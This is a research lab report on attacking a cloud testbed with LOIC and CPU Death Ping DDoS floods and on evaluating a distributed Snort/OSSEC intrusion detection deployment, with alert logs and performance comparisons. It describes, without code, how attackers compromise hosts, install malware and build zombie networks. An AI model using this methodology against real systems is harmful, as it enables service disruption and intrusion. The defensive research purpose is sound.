Cloud-SCADA Penetrate: Practical Implementation for Hacking Cloud Computing and Critical SCADA Systems

Hisham A. Kholidy, hisham.kholidy@sunypoly.edu

State University of New York Polytechnic Institute

Utica, NY 13502, UNITED STATES

In this report, we discuss some of our hacking and security solutions that we developed at our Advanced Cybersecurity Research Lab (ACRL). This report consists of the following five main experimental packages:

1) Exploiting the cloud computing system using a DDoS attack and developing a distributed deployment of a cloud based Intrusion Detection System (IDS) solution.
2) Hacking SCADA systems components.
3) Hacking Metasploitable machines.
4) Hacking Windows 7 system.
5) Windows Post Exploitation

In our experiment, we exploit the vulnerabilities using the following hacking libraries:

1) **Metasploit** [1] is a very powerful tool to compromise the security of diverse networks. It gives detailed information about present vulnerabilities in a system as well as allows user to exploit those vulnerabilities using various exploit modules. It is mainly used for penetration testing.
2) **The LOIC library**. In our experiments, DDoS attacks are implemented through both the LOIC library [4] and the CPU Death Ping library [5]. LOIC is a powerful free DOS and DDOS attacking tool, it attempts to open several connections to the same target host and continuously floods this host with fake network packets, or with HTTP requests that lead to a service disruption. A DDOS attack runs LOIC through multiple zombies. LOIC supports two modes of operation: the manual mode, where the user manually fills any input parameter, and the automatic mode, where the attacks are remotely controlled.
3) **The CPU Death Ping library** [5]. The CPU Death Ping library is a DDoS attacking tool that opens multiple floods to a large number of hosts and continuously floods them with fake packets and HTTP requests to reduce their bandwidth and their performance.
4) **Nmap** [6] is a network scanner tool. Network administrators use Nmap to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks.
5) **SCAPY** [7] is used to manipulate TCP/IP packets. This tool can forge or decode packets, send them on the wire, capture them, and match requests and replies. It can also handle tasks like scanning, trace routing, probing, unit tests, attacks, and network discovery.
6) **The Meterpreter** [13] is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. We will use it to perform the Windows post exploitation.

In the following, we describe in details the above mentioned four experimental packages.

(1) Exploiting Cloud Computing System Using a DDoS Attack and developing a distributed deployment of a cloud based IDS solution.

Distributed Denial of Service (DDoS) attacks [2] aims at disrupt the service quality of a system and are strongly related to clouds because their effectiveness increases if an attacker can use the massive amount of resources in a cloud. Fig.1 shows the 4 elements of DDoS attacks in our experiments namely:

(1) The attacker machine, (2) the handlers: They run some malware and act as an intermediate interfaces to control the agents and route to them the attacker commands. The attacker controls these hosts as a result of a previous attack, (3) the agents or zombie hosts. These hosts are controlled by the attacker. They run some malware that either implements an attack on behalf of the attacker (botnets) or generates a stream of packets towards the target system, and (4) the victim or target system.




Figure.1: The DDoS Strategy

Our implementation of the DDoS attack includes the following stages:

(1) Search of vulnerable hosts to act as handlers and zombies. In this stage, we scan hosts in various networks and exploit a standard vulnerability scanner such as Nessus [3].

(2) Compromising the vulnerable hosts. In this stage, we exploit the vulnerabilities returned by the scanner to attack some hosts and stealthy install some malware.

(3) Communication, broadcasting, and flooding. In this stage, we then communicate to one or more handlers to manage and configure the zombies or issue attack commands. The handler broadcasts any received commands to hundreds or even thousands of zombies that start flooding the network of the target system until the attacker stops the attack.

1.1 Cloud Based IDS Deployment Model

To simulate the Cloud system, we have partitioned our cloud infrastructure into two virtual zones, VZ_1 and VZ_2 to distribute the DDoS Zombies into two distinct virtual cloud networks. This increases the complexity of detecting the DDoS attack. In the virtual networks, the VMs are connected to virtual switches through virtual NIC cards, see Figure 2. Virtual switches are connected to physical switch ports through the port mirroring facilities provided by the Hypervisor layer. VZ_1 consists of two nodes, $node_0$

and $node_2$, each running three VMs with distinct operating systems. Another VM is mapped onto $node_2$ to run the Metasploit and LOIC attack libraries. VZ_2 consists of three nodes, $node_{1,}$ $node_3$, and $node_4$, each hosting 3 VMs as in $VZ_{1.}$ The following section explains the distributed deployment and Section 1.4 and 1.5 outline the experiments using the distributed deployment.

1.2 The Distributed Deployment

As implied by its name, the distributed model aims to spread the detection overhead among several VMs in the cloud. Then, the final decision is taken by correlating the outputs of the IDS sensors in these VMs. For each virtual zone, Host based IDS (HIDS) and Network based IDS (NIDS) components are distributed among the corresponding VMs. The HIDS consists of two main components, an agent and a server. The agent is a sensor that collects all events from the VM operating system and forwards them to the server component in a specific VM in the zone. Agents are installed in all VMs except those with the HIDS servers. An HIDS server analyzes all collected events and exchanges its alerts with the server in the second zone so that the administrator can collect all the alerts from any server VM. The NIDS component works as a server that monitors the traffic through the virtual switch. It communicates its detection score to the NIDS server in the second zone that correlates the scores to take the final decision about the detection of network attacks. To avoid a single point of failure, the VM that hosts the HIDS and NIDS servers is backed up by another VM in a distinct node in the same zone. The backup VM is always updated with the status of the active server through the exchange of heartbeat messages. Hence, it acts as a hot spare to recover any failure in the active VM. Both the VM that runs the NIDS and HIDS servers and the corresponding backup VMs are referred as “management VMs” as shown in Figure 2.

As shown in Figure 2, VM0, hosted in cloud $node_0$ of VZ_1, is the active management VM. It runs both the Snort [8] (as an example for NIDS) and the OSSEC (as an example for HIDS) [9] servers and it is backed up to VM6 in $node_2$. The Snort server is attached to a promiscuous port on the virtual switch to mirror all traffic. The OSSIC server is connected to all OSSEC agents in the other VMs. In the same way, VM4, hosted in $node_1$ of VZ_2, runs the OSSEC and Snort servers and is backed up by VM10 hosted in $node_2$. The signature databases in both VM0 and VM4 are simultaneously updated and the two VMs exchange the notification alarms. Furthermore, the detection scores of the Snort servers in both the VMs are correlated to compute the final detection score.




Figure.2: The distributed deployment

1.3 Attack Scenario

To evaluate the detection accuracy of the proposed deployment against the host, network and DDoS attacks, we run an attack scenario using the host and network attacks implemented by the Metasploit library. Instead, the DDoS attacks scenario uses both the LOIC and CPU death ping libraries independently. Figure 3 explains these scenarios where the Metasploit library installed in VZ_1 attacks VM6 in the same zone and VMs 11 and 14 in VZ_2. In the DDoS scenario, both LOIC and CPU death ping libraries have some agents distributed in VM8 in VZ_1 and in VMs 5, 11, and 14 in VZ_2. Each agent attacks one VM in its zone and another VM in the other zone. Consequently, the agents of VM8 attacks VM6 and VM3, and the agents of VM5 attack VM3 and VM6. The agents of VM11 attack VM12 and the VM with the Metasploit library. Finally, the agents of VM14 attack VM12 and the VM with Metasploit library. LOIC floods the system by TCP and UDP packets, while CPU Death Ping floods by ICMP packets and HTTP requests.




Figure 3: The host, network, and DDoS attacks scenarios

1.4 A Performance Evaluation of the Deployment model

This section evaluates the accuracy and the computational performance of the distributed deployment model by analyzing the traffic of each Snort sensor in VZ_1 and VZ_2. Figure 4 shows the spikes of the DDOS attacks resulted by the TCP floods of LOIC and the HTTP floods of the CPU Death PING library. Figure 5 shows the spikes of the DDOS attacks resulted by the UDP floods of LOIC and the ICMP floods of the CPU Death PING library. Both libraries run the attacks for 10 minutes. Each graph is divided into four parts to show the traffic in the cloud network in different situations. In part A, the cloud system acts in normal mode, and the system replies to legal packets without any problem. In part B the flooding attack starts and the traffic rate increases. Consequently, the cloud system becomes unable to respond to its users. In part C, the IDS starts to handle the attack and blocks the illegal packets. Finally, after detecting and blocking the attacks, in part D, the traffic rate is normal again.




Figure 4: The DDOS by TCP floods using LOIC and the HTTP floods using CPU Death PING




Figure 5: The DDoS by UDP floods using LOIC and ICMP floods using CPU Death PING

The proposed distributed deployment is compared against the centralized one in terms of the detection accuracy and computation time over 20,000 data packets. Figure 6 shows that the Centralized deployment signals a higher number, 34.3%, of true alerts than the Distributed deployment. The higher accuracy can be explained as the Centralized deployment takes the detection decision based on all events centralized in one location. However, Figure 7 shows a lower computation time, 28.8%, of the Distributed deployment than the Centralized one. In fact, the Distributed deployment distributes the detection overhead among several sensors in the cloud and it can directly drop any packet that matches a rule without any further analysis.




Figure 6: Number of true alerts signaled by the Centralized and Distributed Deployment




Figure 7: The computation time of the Centralized and Distributed Deployment

1.5 HIDS and NIDS detection outputs

The Web Interface of the deployed IDS offers a visual tool to manage and admin the IDS components and to display the detected attacks. Figure 8 shows a snapshot of some detected attacks with their corresponding risk values after correlating the alerts from OSSIC and Snort IDSs. We use the attack libraries of VM "192.168.137.223" and other VMs as shown in Figure 2 to attack the cloud testbed. To integrate the HIDS and NIDs alert, we use the IDMEF protocol [10], an XML standard format for messages exchanged among IDSs. To correlate thee alerts and for the web interface, we use OSSIM [11], an integrated security framework.

#	Alarm	Risk	Sensor	First event	Last event	Source	Destination	Status	Action
Thursday 13-Sep-2012 [Delete]									
1	Emule P2P usage [4 events]	1	Snort	2012-09-13 19:16:25	2012-09-13 19:16:57	192.168.137.223:ANY	224.0.0.252	open	
2	DDoS Synflood [164 events]	3	Snort	2012-09-13 11:01:19	2012-09-13 11:11:19	192.168.137.223:ANY	192.168.137.126	open	
3	DDoS Synflood [169 events]	3	Snort	2012-09-13 10:21:13	2012-09-13 10:31:13	192.168.137.223:ANY	192.168.137.134	open	
Tuesday 04-Sep-2012 [Delete]									
1	brute force login attempt [1233 events]	2	OSSEC	2012-09-04 11:40:59	2012-09-04 12:07:46	192.168.137.223:ANY	192.168.137.210	open	
2	brute force login attempt [769 events]	3	OSSEC	2012-09-04 11:41:00	2012-09-04 11:51:17	192.168.137.223:ANY	192.168.137.210	open	

Figure 8: A snapshot of detected host and network attacks in the cloud system

Figure 9 shows the top 5 alerts with high risk value that were fired by both OSSEC and Snort IDSs in different locations of the cloud. Figure 10 shows the top 10 VMs that signaled multiple alerts.




Figure 9: The top 5 alerts with high risk value fired by OSSEC and Snorts.






